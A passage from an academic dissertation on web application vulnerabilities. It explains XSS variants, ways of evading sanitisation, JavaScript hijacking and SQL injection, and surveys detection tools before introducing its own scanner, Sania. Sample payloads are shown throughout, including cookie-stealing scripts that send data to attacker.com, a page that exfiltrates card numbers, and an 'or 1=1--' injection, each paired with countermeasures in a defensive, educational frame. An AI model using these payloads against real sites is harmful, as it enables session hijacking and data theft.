    "http://attacker.com/?"+document.cookie;
```

This attack code closes the single quote of the `data` value in the resulting HTML document and inject a new HTML attribute (`onmouseover`). Because the `onmouseover` attribute activates the JavaScript event when the client mouse pointer enters the `div` element, the client browser sends his cookie to the attacker.

As shown above, by injecting an HTML tag or a new HTML attribute, the structure of the response document is altered to execute the attack codes. In addition, the two example shows that an attacker needs to inject attack codes according to each slot where the attack codes appear, so that it can alter the syntactical meaning of the document.

Same as the prevention technique against SQL injection, sanitizing is also an effective countermeasure against XSS attacks. To prevent an attack from altering the structure of the response document, a web application program needs to convert special characters to safe ones. For example, “<” and “>” denote “<” and “>” in HTML entity encoding, respectively. The characters in HTML entity encoding are treated as syntactically meaningless characters. This sanitizing process is usually wrapped in programming languages or libraries. For example, PHP provides the `htmlspecialchars()` method for converting potentially harmful characters into their escaped HTML entity equivalents. The developer of web applications are highly recommended to use these functions.

2.2.2 Stored XSS

A *stored* XSS (also known as a persistent, second-order, or Type 2 XSS) is a recent type of XSS, having emerged with the integration of the web and data stores. In stored XSS, a user-supplied input is stored (typically in a database) for later use in creating the pages that will be sent to other users. This type of XSS is indiscriminate because the injected code works on all viewers' browsers. For example, a forum website in which a client can post a comment about a topic and other clients can view it later. On this website, an attacker sends a request for posting a new comment that contains an attack code. If the comment is not properly sanitized, the attack code can be activated on the browsers of clients who open the web page containing the comment.

For preventing a stored XSS, since the mechanism that an attack code appears in a response document is the same as that in a reflected XSS, it is also effective to sanitize user-supplied inputs before embedding the attack codes into the response document.

2.2.3 DOM-based XSS

DOM [14] stands for the Document Object Model that is an application programming interface (API) for HTML, XHTML and XML documents. It defines the logical struc-

ture of documents and can be accessed via languages implemented in the browser, such as JavaScript, JScript, ECMAScript, and VBScript. Programs and scripts written in these languages can dynamically add, delete, and manipulate styles, attributes, and elements in the documents.

A *DOM-based* [15] XSS (also known as a local, or Type 0 XSS) is another recent type of XSS attack, which has emerged with the advent of Ajax (Asynchronous JavaScript and XML) technology. In a DOM-based XSS, a user-supplied input is immediately processed solely on the client side, without any interaction with the web application.

Suppose the URL of a vulnerable web page is "`http://hostname/index.html`", and the response HTML document contains the following JavaScript code.

```
<script>
   var p=document.URL.indexOf("echo=")+5;
   document.write(document.URL.substring(p,document.URL.length));
</script>
```

Because the JavaScript function "`document.write`" prints its arguments on the response document, this script dynamically constructs a web page on the client browser for displaying the value of the `echo` parameter at the end of the URL. For example, a client accesses the web page with the following URL, the web page displays "`Hello!!`".

```
http://hostname/index.html?echo=Hello!!
```

If the `echo` parameter is not properly sanitized, the following request results in the execution of a malicious script that steals a cookie from the victim's browser.

```
http://hostname/index.html?echo=<script>document.location=
   'http://attacker.com/?'+document.cookie;</script>
```

In DOM-based XSS, no attack code is embedded into a raw response document but is dynamically done by the browser after it loads the document, while the other XSS techniques embeds an attack code at the server-side. Therefore, DOM-based XSS is difficult to detect at the server side. In the example above, although it can be possible to detect an attack from the URL used for fetching a document, this server-side detection becomes completely unavailable when a fragment identifier is used for passing an attack code. A fragment identifier is the optional last part of a URL after a hash mark (#). It is not sent to the web application but typically is used for constructing a web page after fetching a document or navigating the HTML document. If a web application prints the fragment identifier without securing it, a DOM-based XSS is not only successful but the web application cannot detect the attack at all.

For securing a web application from DOM-based XSS, a web application has to be implemented to make a secure response. The script in the response has to contain sanitizing functions that convert harmful characters extracted from the URL into safe ones. The countermeasure against other types of XSS is also effective in preventing DOM-based XSS if it is implemented on the client side program, since the attack mechanism of activating a script is the same as other types of XSS, such as creating a new script tag or a new JavaScript node.

2.2.4 Sanitization Evasion

Sanitizing is a well-known effective technique for preventing XSS. There are, however, some techniques that evade sanitizing so as to successfully exploit XSS vulnerabilities. To write sanitizing code correctly, developers must be familiar with many aspects of encodings and browser-specific behaviors. Here, we introduce *browser quirks* and three encoding-related techniques: *character encoding*, *UTF-7*, and *combination*.

2.2.4.1 XSS with Browser Quirks

A *browser quirk* is a peculiar behavior of a browser and is caused by incomplete implementation or implementation of ambiguous parts of browser standards. Any browser quirk only works on specific browsers. For example, the following code only works in Opera and old versions of IE.

```
<img src="javascript:alert('xss');">
```

The following code only works in Safari 4 and 5.

```
<script src="\\attacker.com\xss.js"></script>
```

It is troublesome that quirks vary among browsers. Even worse, quirks are complex to model and not entirely understood. To build a secure web application, the developers must check whether it is safe under different browser environments. Interested readers can refer to [16, 17] for other browser quirks.

2.2.4.2 XSS with Character Encoding

In a *character encoding* attack, an attacker can bypass sanitizing functions by encoding the attack code in another format. For example, the string "`javascript`" looks completely different in HTML hex encoding as follows .

```
&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;
```

In addition to the HTML hex encoding, characters can also be encoded in URL, UTF-8 Unicode, Long UTF-8 Unicode, and other encodings. The following is some examples for expressing a left angle bracket (<) in various encodings.

```
%3C, &lt, &lt;, &LT, &LT;, &#60, &#060, &#0060, &#00060, &#000060,
&#0000060, &#x3c;, &#x03c;, &#x003c;, &#x0003c;, &#x00003c;,
\x3c, \x3C, \u003c, \u003C
```

Although this level of encoding is automatically decoded at the web application and browser, a misunderstanding about the intended character set between the server and browser may enable an attacker to execute an XSS. To prevent this issue, it is important to specify a single encoding, such as UTF-8, for all communications.

2.2.4.3 UTF-7 XSS

A *UTF-7* XSS [18] executes an XSS attack using UTF-7 encoded script for evading sanitizing functions. If the encoded script is not decoded in the web application program, this attack can bypass the sanitizing functions. The attack can be successful if a client browser recognizes that the web page is written in UTF-7, decodes it, and activates the script.

The script tag “<script>” becomes “+ADw-script+AD4-” in UTF-7. The encoded string has no meta-characters such as “<” and “>”, so this string can bypass sanitizing functions. When the character set of a response document is not specified, the browser tries to determine the proper charset. If the browser recognizes the document as written in UTF-7, it will execute the malicious script written in UTF-7.

The reason that a UTF-7 XSS can be successful is because a client browser decodes the web page in UTF-7 encoding, even when the web application does not intend so. The browser automatically infers the encoding of a web page as UTF-7 when an encoded string is located before a meta tag that specifies the encoding of the web page or an improper encoding is specified in the meta tag. Using this mechanism, an attacker injects a UTF-7 encoded string before the meta tag to successfully make the victim’s browser render the web page in UTF-7.

To prevent UTF-7 attacks, every web page must clearly specify the correct encoding before the place where a user-supplied input appears in the web page. By specifying the correct encoding, the browser will not render the web page in UTF-7 even when a string encoded in UTF-7 is injected into the web page. For example, the developer of web application needs to specify the following HTML tag within the header element before any user-supplied input, which indicates the web page is written in Shift_JIS encoding.

```
<meta http-equiv="Content-Type"
     content="text/html; charset=Shift_JIS">
```

2.2.4.4 Combination XSS

Same as the combination attack in SQL injection, a *combination* XSS targets several target slots at a time. In XSS, we have several techniques for executing combination

```
<span style="ø1">str1</span>
<span style="ø2">str2</span>
```

(i). Targets of a combination attack ($ø_i$: target point)

```
<span style="· >str1</span>
<span style= " onclick=alert(1) s=· >str2</span>
```

(ii). Exploitation example (Inserting “0x82” into $ø_1$ and “ onclick=alert(1) s=0x82” into $ø_2$. The gray background indicates the first style value, and “·” represents a garbled character)

Figure 2.2: An example of combination attack in XSS (in Shift_JIS)

attack. We introduce here a combination attack that uses multi-byte characters.

Multi-byte characters used in a combination XSS are characters of Chinese, Japanese, Korean, and Unicode, such as BIG5, EUC-JP, EUC-KR, GB2312, SHIFT_JIS, and Unicode. In the example shown in Figure 2.2(i), user-supplied inputs are injected to $ø_1$ and $ø_2$ in Shift_JIS encoding. In Shift_JIS, “0x82” appears as the first byte of a two-byte character. For example, the Japanese character “あ” is composed of “0x82A0”. If an attacker inserts “0x82” into $ø_1$, some browsers can recognize “0x82” as the first byte of a multi-byte character and regard the next byte as the second part of the character. Consequently, the style element of the first span in the example becomes “· >str1<span style=”, in which “·” represents a garbled character. If the attacker then injects “ onclick=alert(1) s=0x82” to $ø_2$, the resulting code will be that shown in Figure 2.2(ii) and a new HTML attribute “onclick” will be successfully injected.

To prevent multi-byte characters from changing the structure of a web page, the web application is required to filter out every unpaired byte, so that the web page can only deal with a correctly encoded string for the given encoding. Functions for converting character encodings is useful for this purpose. For example, PHP has mb_convert_encoding() function that converts the character encoding into another character encoding, and this function filters out unpaired bytes. By specifying the same character encoding as follows, we can ensure that a web page has only correctly encoded strings.

```
$str = mb_convert_encoding($str, 'SJIS', 'SJIS');
```

Interested readers can refer to [19].




Figure 2.3: JavaScript Hijacking

2.3 JavaScript Hijacking

JavaScript Hijacking is an attack in which an attacker can steal user's sensitive information stored in JSON [2] format data that is retrieved from the web application via Ajax. This attack is also known as JSON Hijacking because this attack steals data contained in JSON. JSON (JavaScript Object Notation) is a structured data invented for easily, securely transferring data between web application and browser. Because JSON was designed to be a subset of JavaScript, a JSON data can be treated as an object in JavaScript program.

JavaScript Hijacking can be successful only against clients who uses older web browsers than Firefox version 2, because it exploits a flaw in the JavaScript interpreter implemented on those browser versions. We focused on this attack because Firefox 2 was one of the major browsers at the time when we investigated the technique to detect JavaScript Hijacking vulnerabilities (around August 2008). Statistics showed Firefox 2 accounts for 17.64% of all web browsers used in the world [20]. This ratio took third place after IE7(29.71%) and IE6(29.34%) .

Different from SQL injection and XSS in which an attacker sends a maliciously crafted attack, JavaScript Hijacking is a type of attack in which an attacker fetches and forwards client's information without sending an attack. Figure 2.3 shows the execution process of JavaScript Hijacking. The attacker prepares a malicious script on his server, and lures a victim client to the attacker's server by means of phishing, for example. In reply to the client request, the server returns a web page that contains the previously prepared malicious script. When the client browser loads the web page, the malicious script is activated and sends a request to the vulnerable web application for the client's

```
 1: <script>
 2: /* Override the constructor of Object,
 3:    which is invoked when a new object is created.  */
 4: function Object() {
 5:  this.cardNum.setter = function(arg) {
 6:   var value = "";
 7:   for(fld in this)
 8:    value += fld + ":" + this[fld] + ",";
 9:   value += "cardNum:" + arg;
10:   /* Send the obtained data to the attacker's server.  */
11:   var req = new XMLHttpRequest();
12:   req.open("GET","/steal?x="+value,true);
13:   req.send(null);
14:  }
15: }
16: </script>
17: <!-- Load the JSON data, which is evaluated as
18:      JavaScript program.  -->
19: <script src="http://victim.com/user.json">
20: </script>
```

Figure 2.4: An attacker's web page to activate JavaScript Hijacking in client browsers

sensitive data that can be retrieved only by the client browser. This data needs to be in the JSON format for successfully executing JavaScript Hijacking. When the browser receives the JSON data, the malicious script forwards it to the attacker's server.

JavaScript Hijacking is successful because the JSON data is treated as an object in a JavaScript program. When the JSON data is evaluated as an object, the constructor of `Object` in the JavaScript language is automatically invoked. When the script made by an attacker overrides the `Object` constructor, the malicious script is also invoked.

For example, a web application that manages credit card numbers of clients stores client names and their card numbers in a file named `user.json` at the server side, and a client browser asynchronously requests his credit card number with an Ajax request. Suppose that the `user.json` has the following data.

```
[{"name":"yuji", "cardNum":"xxxxx-xxxxx-5903"},
 {"name":"kono", "cardNum":"xxxxx-xxxxx-1174"}]
```

The attacker prepares his server to host a malicious script as shown in Figure 2.4. When the client accesses the web page that the attacker prepared, the browser loads the script from line 1 to 16 and requests the JSON data from the URL specified in the `src` attribute

at line 19. The JavaScript interpreter evaluates the received data in `user.json` as an array and also calls the `Object` constructor that is the parent prototype of the array object. Since the setter of the `cardNum` is overridden at line 5, all the value of `cardNum` in `user.json` are concatenated and stored into the variable `value`. Then, at line 12, the content of the `value` is sent to the attacker's web page "`/steal`".

To prevent JavaScript Hijacking, it is effective to insert a small JavaScript snippet that causes infinite loop (e.g., `while(1);`) or an exception throw (e.g., `throw 1;`) at the beginning of the JSON data. With these small program, the attacker's script cannot reach the sensitive data even when the browser loads the JSON data and the data is evaluated as JavaScript program. By skipping the small snippet of the prevention program just before loading the JSON data, the legitimate web application can load the JSON data appropriately. In this example, the prevention program snippet becomes like this.

```
while(1);
[{"name":"yuji", "cardNum":"xxxxx-xxxxx-5903"},
 {"name":"kono", "cardNum":"xxxxx-xxxxx-1174"}]
```

2.4 Summary

Web applications have become increasingly essential to our daily lives. Millions of clients use web applications to obtain information, perform financial transactions, and communicate with friends. Unfortunately, as these applications become popular, injection vulnerabilities such as SQL injection and XSS has also become major security challenges for developers today. Sanitizing is an effective countermeasure against SQL injection and XSS. Even so, it is unfortunately a laborious, error-prone task for web application developers, because they must first identify all the potentially vulnerable points in their applications. Then, to write correct sanitizing code, they must understand the many sanitization-evasion techniques [16, 21, 22]. In addition, some web applications allow users to write certain HTML tags for a richer user experience. This also makes it difficult to properly sanitize all user inputs.

From the attacker's point of view, an attack code is eventually embedded into the output that the web application generates, in the injection type of attack. The attacker is able to exploit a vulnerability by carefully creating an attack code for altering the syntactical structure of the output to activate an arbitrary malicious command. An attack code for SQL injection contains a malicious SQL command and is carefully created for altering the SQL structure of an SQL query to activate the command. In XSS, an attack code contains a script and is created for altering the response document structure, which is either of HTML, or JavaScript, or CSS, or any other document format that browser supports.

The difficulty in making a valid attack code is that it has to be made according to the syntax of each target slot, the point where the attack code appears in the output, since the attack code is embedded into a syntactically structured document such as SQL, HTML, JavaScript, or CSS. As shown here, an arbitrary command is injectable by altering the syntax of web application output. Failure to make an appropriate attack code that alters the syntax of the point where it appears results in an attack that can not alter the structure of the document, meaning that the attack is not able to make the command executable.

Chapter 3

RELATED WORK

In this section, we list work closely related to ours and discuss their pros and cons, and broadly classify them under three headings: (i) defensive coding with new language and security system, (ii) monitoring and prevention techniques at runtime, and (iii) techniques for vulnerability discovery. The research we propose in this dissertation belongs to the vulnerability discovery approach.

3.1 Defensive Coding with New Language and Security System

Defensive Coding is an approach for securing web applications to be newly created in the future. This approach reduces or eliminates security sensitive coding that is prone to programming error. The common drawback of this approach is that legacy web applications must be rewritten to install the defensive system.

Currently, the use of a `prepared statement` is widely recommended for eliminating SQL injection vulnerabilities. A prepared statement separates the values in a query from the structure of the SQL query. The programmer defines the skeleton of an SQL query and the actual value is applied to the skeleton at runtime. For example, the following program written in Java creates a prepared statement that has two placeholders represented with "?", to which actual values are applied.

```
String sql="SELECT * FROM users WHERE name=?  AND age=?";
PreparedStatement ps = connection.prepareStatement(sql);
```

The following program applies actual values to the placeholders.

```
ps.setString(1, request.getParameter(name));
ps.setInt(2, request.getParameter(age));
```

Since this program binds the first placeholder to a string and the second to an integer, it is impossible to change the structure of the SQL query.

Blueprint [23] also proposed a binding mechanism similar to a prepared statement. It consists of a server-side component and a client-side script library for preventing XSS from altering the structure of HTML documents. In Blueprint, a web application is able to effectively take control of the browser's parsing decisions, because existing web browsers cannot be entrusted to make script identification decisions in untrusted HTML documents due to the browsers' unreliable parsing behavior. The server-side component gives instructions to the client-side library with its JavaScript library. Since JavaScript is supported on all modern browsers today, Blueprint requires no browser modification, but a web application requires installation of the Blueprint system.

New programming languages are also proposed both in industry and academia for implementing secure web applications. Facebook Markup Language (FBML) [6] and Yahoo! Markup Language (YML) [24] are HTML-like languages for, as these names indicate, Facebook and Yahoo respectively. They wrap sensitive operations that developers typically had to implement manually, so that they can create secure applications. The resulting applications only work on those web sites or on web gadgets that provide part of the functions hosted on those web sites. BASS [25] is a declarative server-side scripting language that hides common and subtle coding details. It provides an ideal programming model where the server interacts only with a single client. This allows programmers to focus on the application logic without being distracted by common implementation details, thus improving productivity and security.

Several research have modified both browsers and servers to distinguish authorized from unauthorized scripts. Tahoma [26] and SOMA [5] ensures confidentiality of sensitive data by specifying approved external domains for sending or receiving information. This approach prevents a malicious script from sending the client's sensitive information to the attacker's server, even when a malicious script is injected into the response document and is activated by the browser. BEEP [27] also uses a server- and client-side collaboration technique. It uses a new protocol to communicate a set of authorized scripts created by web application developers. To enforce a policy of denying unauthorized script execution, it also requires a modified browser that can understand the protocol.

3.2 Monitoring and Prevention at Runtime

This approach detects and prevents attacks at the runtime of web application in service. For example, packet filtering at the network level or in a server-side program is very effective for preventing any kind of web attack at runtime. A technique by Scott and Sharp [28] and the *validator* of Struts [29] both verify that a user-supplied input conforms to the predefined security policy before it is used in an application. The pol-

icy typically defines meta-characters that have to be filtered out. WebSSARI [30] and XSSDS [31] also works on the server side. WebSSARI combines static and dynamic analyses, while XSSDS uses a learning-based approach. Both techniques check for vulnerabilities at runtime by enforcing policies made in the static analysis phase or learning phase. Web application service providers, however, are not always willing to use a tool that works at runtime, because it would increase the runtime overhead and generate false positives that might badly affect the service itself. Additionally, an encrypted attack often cannot be filtered by a packet filter. It will first be decrypted and then exploit a vulnerability when it is used in a web program. This vulnerability can be detected through precise penetration testing. Furthermore, since it is possible to reinforce web applications at the program level, tools for identifying and fixing vulnerabilities before putting applications in service are highly desirable.

Since SQL injection is executed on the server-side program, most runtime prevention techniques for SQL injection works at the server-side. Most approaches for preventing SQL injection at runtime performs model checking or dynamic taint analysis. Several research efforts [32, 33, 34, 7] use model checking to prevent SQL injection attacks. They build models of intended SQL queries before running a web application and monitor the application at runtime to identify queries that do not match the model. To create the models, SQLCheck [32], SQLGuard [33], and CANDID [34] statically analyze the source code of the web application. The approach by Valeur [7] uses machine learning in which typical application queries are used as a training set. The effectiveness of these approaches tends to be limited by the precision of the models. Some techniques use dynamic taint analysis to prevent SQL injection attacks [35, 36, 37]. They use context-sensitive analysis to reject SQL queries if a suspicious input was used to create certain types of SQL tokens.

Interestingly, a key-based validation approach is proposed for securing SQL transfer mechanism between a web application and the database. SQLrand [38] provides a framework that allows developers to create SQL queries from randomized keywords instead of normal SQL keywords. A proxy between the web application and the database intercepts SQL queries and de-randomizes the keywords. The SQL keywords injected by an attacker would not have been constructed by the randomized keywords, and thus the injected commands would result in a syntactically incorrect query. Since SQLrand uses a secret key to modify keywords, its security relies on attackers not being able to discover this key.

Several client-side prevention approaches are proposed against XSS, since client browsers are the place where XSS is activated. Noxes [8] and NoMoXSS [39] work solely on the client side. They focus on ensuring the confidentiality of sensitive data by analyzing the flow of data through the browser, rather than by preventing unauthorized script execution. Because not all web users are educated in security, however, deployment of these tools cannot be expected. Microsoft incorporated a client-side defense in

IE 8 [40] and Google incorporated XSSAuditor [41] in Google Chrome, which protect users from reflected XSS by examining user-supplied input appearing in the immediate response. These approaches cannot protect against other types of XSS, however, which should still currently be handled on the server side.

As a whole, web application service providers are reluctant to use a tool for preventing attacks at runtime because it would impose runtime overhead and would generate false positives that might badly effect the service itself. Since sanitizing is a sufficient measure for preventing SQL injection and XSS, tools that identify and fix vulnerabilities before web applications provide a service are highly expected.

3.3 Vulnerability Detection

Vulnerability detection is an approach for detecting vulnerabilities in web applications, especially in the development and debugging phases. This approach is conducted either manually by developers or automatically with the use of vulnerability scanners. In the manual approach, an auditor manually reviews source code and/or attempts to execute real attacks to the web application. For discovering vulnerabilities, the auditor is required to be familiar with the software architecture and source code, and/or to be a computer security expert to attempt effective attacks tailored to his or her web application. A comprehensive audit requires a lot of time and its success depends entirely on the skill of the auditor. In addition, manual check is prone to mistakes and oversights. On the other hand, the vulnerability scanners automate the process of vulnerability detection without requiring the auditor to have detailed knowledge of the web applications including security details. The automated vulnerability scanners eliminate mistakes and oversights that is typically prone to be made by manual vulnerability detection. From this reason, vulnerability scanners are widely used for detecting vulnerabilities in web applications.

The techniques of automated scanners can be categorized into two types: static analysis and dynamic analysis. By leveraging static analysis, we can perform security checks with high coverage rates since this type of analysis investigates security violation from the source code of the web application. The disadvantage of this analysis is that it does not find vulnerabilities introduced in the runtime environment. On the other hand, by leveraging dynamic analysis, we can find vulnerabilities that appear in the runtime environment, although there is no guarantee that the analysis will show every possible case at the source code level as with static analysis. In this way, both have pros and cons and complement each other. The use of several tools on both sides is generally desirable for discovering vulnerabilities.

3.3.1 Dynamic Analysis

Dynamic analysis is a technique to evaluate an application at runtime. By leveraging dynamic analysis, we can observe how a web application behaves in response to attacks. The vulnerability detection techniques we propose in this dissertation belong to this category.

The dynamic analysis scanners are based on penetration test, which evaluates the security of web applications by simulating an attack from a malicious user. The attack is typically generated by embedding an attack code into an innocent HTTP request. After sending the attack to the target web application, the vulnerability scanner captures the web application output to analyze the existence of vulnerabilities. Existing vulnerability scanners [42, 43, 44, 45, 46, 47] employ dynamic analysis techniques for detecting vulnerabilities.

The typical approach of the existing vulnerability scanners that perform dynamic analysis defines a list of attack codes. An attack is generated by embedding each attack code into every attack point that is an HTTP parameter or a cookie value in an HTTP request, without considering the syntax of each target slot where an attack code appears in the web application output. By making attacks in this mechanism, they tend to make a number of attacks. In this mechanism, the same attack codes are used for generating attacks even when the attacks are sent to different web applications. As a result, their attacks are often unsuccessful because they are not syntax-aware, and tend to fail in detecting vulnerabilities if attack codes necessary to detect vulnerabilities are not defined in their predefined attack codes, which results in false negatives.

WAVES [45] and an approach by McAllister et al. [48] propose techniques for minimizing the occurrence of false negatives by executing vulnerability detection on a fraction of a web application where previous vulnerability scanner could not reach. WAVES uses a web crawler that identifies all attack points by performing reverse engineering of HTML pages, and then builds attacks that target those points based on a list of attack codes. The attack patterns are selected according to experiences learned through previous injection feedback. The approach by McAllister et al. uses recorded user-supplied input to fill out forms with values that are likely valid. Because it can generate test cases that can be replayed, it is able to increase the code coverage by precisely following user's session. These approaches improve the coverage in the code level by exploring more parts of a web application.

SecuBat [46] and V1p3R [49] are based on pattern matching of error messages appearing in the HTTP response document. SecuBat analyzes HTTP responses to identify all the points where a user can enter data, and then builds attacks that target the attack points in the HTTP requests. It demonstrated how easy it is for attackers to automatically discover and exploit application-level vulnerabilities. V1p3R relies upon an extensible knowledge base of heuristics that guides the generation of the SQL queries. It seeds a series of standard SQL attacks with the objective of letting web application

to report an error message. The main purpose of these approaches is to improve the precision of judgement of a vulnerability existence by precisely analyzing the response document.

Behind the proposals for improving the precision of vulnerability detection as shown above, some research have investigated the precision of existing vulnerability scanners. Doupé et al. [9] reported the precision of existing dynamic analysis scanners is around fifty percent and Bau et al. [10] reported that existing scanners can not detect vulnerabilities of attacks that have been relatively recently discovered. The reason that the precision of the existing dynamic analysis tools is low is because their attack codes are typically predefined and send the same attacks to different web applications. For improving the precision of these vulnerability scanners, the approaches introduced above tend to conduct many attacks for reducing false negatives or depend on the judgement of the existence of a vulnerability even though attack codes necessary to detect vulnerabilities are still missing.

In dynamic analysis, the precision can be achieved by discovering more vulnerabilities and by avoiding the issue of potentially useless attacks that can never be successful, with conducting fewer attacks. To this end, in this dissertation, we focus on the technique of generating attacks that precisely exploit vulnerabilities. meaning our approach generates attacks only necessary for identifying vulnerabilities. We propose *Sania* for detecting SQL injection vulnerabilities and *Detoxss* for detecting XSS vulnerabilities. They generate attack codes according to the syntax of each target slot where an attack code, appears in the output of the web application, which results in making fewer attacks, detecting more vulnerabilities, and making fewer false positives/negatives. The detailed techniques and evaluation results are described in later sections.

3.3.2 Static Analysis

Static analysis is a technique that examines the source code of a web application without executing the program. By leveraging static analysis, we can perform security checks with high coverage rates. However, this analysis is typically unable to detect vulnerabilities introduced at runtime.

The approach by Wassermann and Su [50] uses static analysis combined with automated reasoning for detecting SQL injection vulnerabilities. It generates finite state automata and verifies that the SQL queries generated by the application do not contain a tautology such as “`1=1`”. Although a tautology is often used by a naive SQL injection, there are other types of SQL injection that do not contain a tautology. For example, it is possible to insert a statement to drop a table, “`DROP TABLE users`”.

A static analysis tool Pixy [51] and the approach by Xie and Aiken [52] use flow-sensitive taint analysis to detect several kinds of vulnerabilities in PHP web applications, including SQL injection and XSS vulnerabilities. They identify sources (points of input) and sinks (points of output), and check to see whether every flow from a source

to a sink is subject to sanitizing blocks of code. An approach by Livshits and Lam [53] is similarly based on identifying sources and sinks, but it uses a flow-*in*sensitive technique. In this approach, vulnerability patterns of interest are succinctly described in PQL [54] language. A tool based on this approach statically finds all potential matches of vulnerability patterns from a target web application. QED [55, 56] is also based on flow-insensitive approach, but it can detect stored XSS vulnerabilities by analyzing data-flow of session data, which is used by a web application to maintain states across requests. Because neither flow-sensitive nor flow-insensitive techniques can evaluate the correctness of sanitizing blocks of code for each web application, users must manually evaluate these blocks, which is always susceptible to mistakes and oversights.

Research on reaching-definitions analysis or live-variables analysis [57, 58] point out the undecidability of static analysis, which causes many false positives in static analysis vulnerability scanners. They established that it is impossible to compute statically precise alias information in languages with if statements, loops, dynamic storage, and recursive data structures. The static analysis technique for detecting vulnerabilities from web application source code determines that there is a vulnerability if it reaches such code unable to analyze. Thus, the static analysis for vulnerability detection tends to make many false positives.

3.3.3 Combination of Dynamic and Static Analyses

For the purpose of reducing the false positives made in a static analysis, there is an approach that uses a dynamic analysis against the result generated by the static analysis. Saner [59] performs static and dynamic analyses. In the static analysis phase, it analyzes how an application modifies its input along each path from a source to a sink by modeling string manipulation routines. Since this static analysis can incorrectly flag correct sanitizing code as suspicious, Saner tries to reduce the number of these false positives in the dynamic analysis phase by reconstructing suspicious codes and executing tests using a large set of attack codes. If false negatives are created in the static analysis phase, however, Saner still cannot detect them even in the dynamic analysis phase. This is because static analysis does not detect a vulnerability introduced only in the runtime environment. A commercial tool Acusensor [60] uses a similar technique.

3.4 Summary

Research for securing web applications have been conducted in mainly three categories. An approach for defensive coding with new language and security system targets web applications to be newly created in the future, and an approach for preventing attacks at runtime targets web applications currently in service. The third approach, vulnerability detection, targets web applications in both the development and production phases

for checking the existence of vulnerabilities. The vulnerability detection techniques are also categorized into dynamic analysis, static analysis, and a combination of both analyses. The research in this dissertation focuses on dynamic analysis in vulnerability detection technique.

In dynamic analysis, the technique of existing vulnerability scanners are based on penetration testing, which evaluates the security of web applications by simulating an attack from a malicious user. They are often used today but research conducted for investigating the precision of the existing vulnerability scanners reported that they have a precision problem. It is because their attack codes are typically predefined and send the same attacks to different web applications, which often results in executing unsuccessful attacks that can never exploit a vulnerability, and attack codes necessary to detect vulnerabilities are not defined in their predefined attack codes. For improving the precision, other research have proposed vulnerability detection techniques. They conduct many attacks for reducing false negatives or depend on the judgement of a vulnerability detection existence even though attack codes necessary to detect vulnerabilities are still missing.

We believe high precision can be achieved by discovering more vulnerabilities and by avoiding the issue of potentially useless attacks that can never be successful, with conducting fewer attacks. To achieve this, we focus on the technique of generating attacks that precisely exploit vulnerabilities. As a result, our approach generates attacks only necessary for identifying vulnerabilities. We propose *Sania* for detecting SQL injection vulnerabilities and *Detoxss* for detecting XSS vulnerabilities. They generate attack codes according to the syntax of each target slot where an attack code appears in the output of the web application, which results in making fewer attacks, detecting more vulnerabilities, and making fewer false positives/negatives.

Chapter 4

DETECTION OF SQL INJECTION VULNERABILITIES

SQL injection is one of the most serious security threats to web applications. It allows an attacker to access the underlying database and execute arbitrary commands, which may lead to sensitive information disclosure. The primary way to prevent SQL injection is to sanitize the user-supplied inputs. However, this is usually performed manually by developers and so is a laborious and error-prone task. Although vulnerability scanners assist the developers in verifying the security of their web applications, they often generate a number of false positives/negatives.

The reason why the existing security scanners produce a lot of false alerts is because they execute the same attacks to different web applications. SQL injection is successful when an attack code alters the syntactical structure of an SQL query for activating an arbitrary SQL command. Due to this attack mechanism, to successfully alter the structure, each attack code should be made according to the syntax of the point where the attack code appears in the SQL query, otherwise the attack code breaks the syntactical structure of the SQL query or just fails in altering the structure. Since the existing scanners do not have mechanism for dynamically creating attack codes, they often fail in detecting vulnerabilities.

In this chapter, we present our technique, Sania, which performs efficient and precise penetration testing by dynamically generating effective attack codes through investigating SQL queries. Since Sania is designed to be used in the development phase of web applications, SQL queries are available for analysis. By analyzing the SQL queries, Sania automatically generates precise attacks and assesses the security according to the syntax of the target slots in the SQL queries. We evaluated Sania using six real-world web applications. Sania proved to be efficient, finding 124 vulnerabilities and generating only 7 false positives. Paros [42], a popular web application scanner, found only 5 vulnerabilities and generated 66 false positives under the same evaluation conditions. Moreover, we tested a production-quality web application, which was in

the final testing phase before being shipped to the customer. Sania successfully found one vulnerability in the application. In addition, Sania found an unknown vulnerability in a free open-source web application.

4.1 Sania

An interactive web application ordinarily accesses its back-end database through a restricted private network by issuing SQL queries. SQL injection is an attack that obtains unrestricted access to the database through the insertion of maliciously crafted strings into the SQL queries. Existing vulnerability scanners for detecting SQL injection vulnerabilities are designed to intercept HTTP requests and responses. They use these HTTP packets for generating attacks and evaluating the success of the attacks. While existing vulnerability scanners rely on only HTTP packets, Sania is designed to intercepts SQL queries between the web application and the database. The situations where SQL queries can be captured is, for example, the development phase of web applications. By analyzing SQL queries, Sania dynamically generates effective attacks according to the syntax of each target slot where an injected malicious string appears in each SQL query. These effective attacks pinpoint vulnerabilities as well as reduces unsuccessful attacks.

For example, Sania generates an attack that exploits two target slots in the following SQL query at the same time:

```
SELECT * FROM users WHERE
     name='ø1' and password='ø2'
```
($ø_i$: potentially vulnerable slot).

In this example, Sania inserts a backslash to the first potentially vulnerable slot ($ø_1$) and a string “ `or 1=1--`” to the second ($ø_2$). If these inserted strings are not properly sanitized, this attack alters the structure of the `where` clause (the `name` parameter is identified as “`' and password=`" and the latter part “ `or 1=1--'`” becomes always true). In this attack, the backslash injected into the first target slot escaped the latter quote that was supposed to indicate the end of the `name` value. As this example shows, the first target slot is required to be enclosed with quotes for successfully altering the structure of the `where` clause by this attack. By analyzing the syntax of the target slot into which a malicious string is injected, Sania is able to recognize an appropriate attack point and to execute syntax-aware attacks.

